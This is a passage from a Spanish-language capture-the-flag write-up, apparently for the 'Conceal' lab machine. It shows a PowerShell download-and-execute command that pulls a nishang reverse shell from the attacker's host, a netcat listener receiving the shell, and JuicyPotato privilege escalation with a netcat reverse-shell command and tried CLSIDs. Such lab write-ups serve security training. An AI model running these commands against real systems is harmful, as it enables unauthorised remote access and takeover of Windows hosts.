


Intentamos establecer la conexion compartiendo netcat por smb y ejecutandolo desde la maquina victima pero no recibimos la conexion:



Para ganar acceso al sistema vamos a utilizar la herramienta "nishang", concretamente el exploit "Invoke-PowerShellTcp.ps1". Descargamos la herramienta y añadimos esta linea al final:

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1



Abrimos un servidor web con python3, nos ponemos a la escucha por el puerto 443 (rlwrap podemos desplazarnos en la terminal) y ejecutamos el siguiente comando para recibir la conexion por powershell:

```
powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/ps.ps1')
```

Esto hace que se descarge el archivo "Invoke-PowerShellTcp.ps1 (ahora ps.ps1) y cuando se descarga ejecuta el comando que le hemos metido al final que nos envia una conexion por powershell":

```
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.116] 49703
Windows PowerShell running as user CONCEAL$ on CONCEAL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\SysWOW64\inetsrv>whoami
conceal\destitute
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los privilegios que tiene este usuario:

```
PS C:\Windows\SysWOW64\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
PS C:\Windows\SysWOW64\inetsrv>
```

Como tenemos el privilegio de "SeImpersonatePrivilege" podemos usar Juicipotato.exe para elevar los privilegios. Para ello nos descargamos Juicipotato.exe en la maquina local y lo pasamos a la victima con "certutil" pero al ejecutarlo recibimos este error:

```
PS C:\temporal> .\JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 1234"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 6666
COM → recv failed with error: 10038
```

Juicypotatoe tira de un clsid por defecto:

```
Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097}
```

Pero igual esto no esta adecuado a la maquina actual, por lo que podemos sacar el CLSID del propio proyecto de github indicando que version de windows es:

https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md

XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{F7FD3FD6-9994-452D-8DA7-9A8FD87AE
XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{5B3E6773-3A99-4A3D-8096-7765DD117
XblAuthManager	{2A947841-0594-48CF-9C53-A08C95C22B55}	{0134A8B2-3407-4B45-AD25-E9F7C92A8

Probamos con los distintos CLSids de este para abajo y el comando quedaria asi para recibir la conexion:

```
.\JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc64.exe -e cmd 10.10.14.5 1234" -c "
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}"
```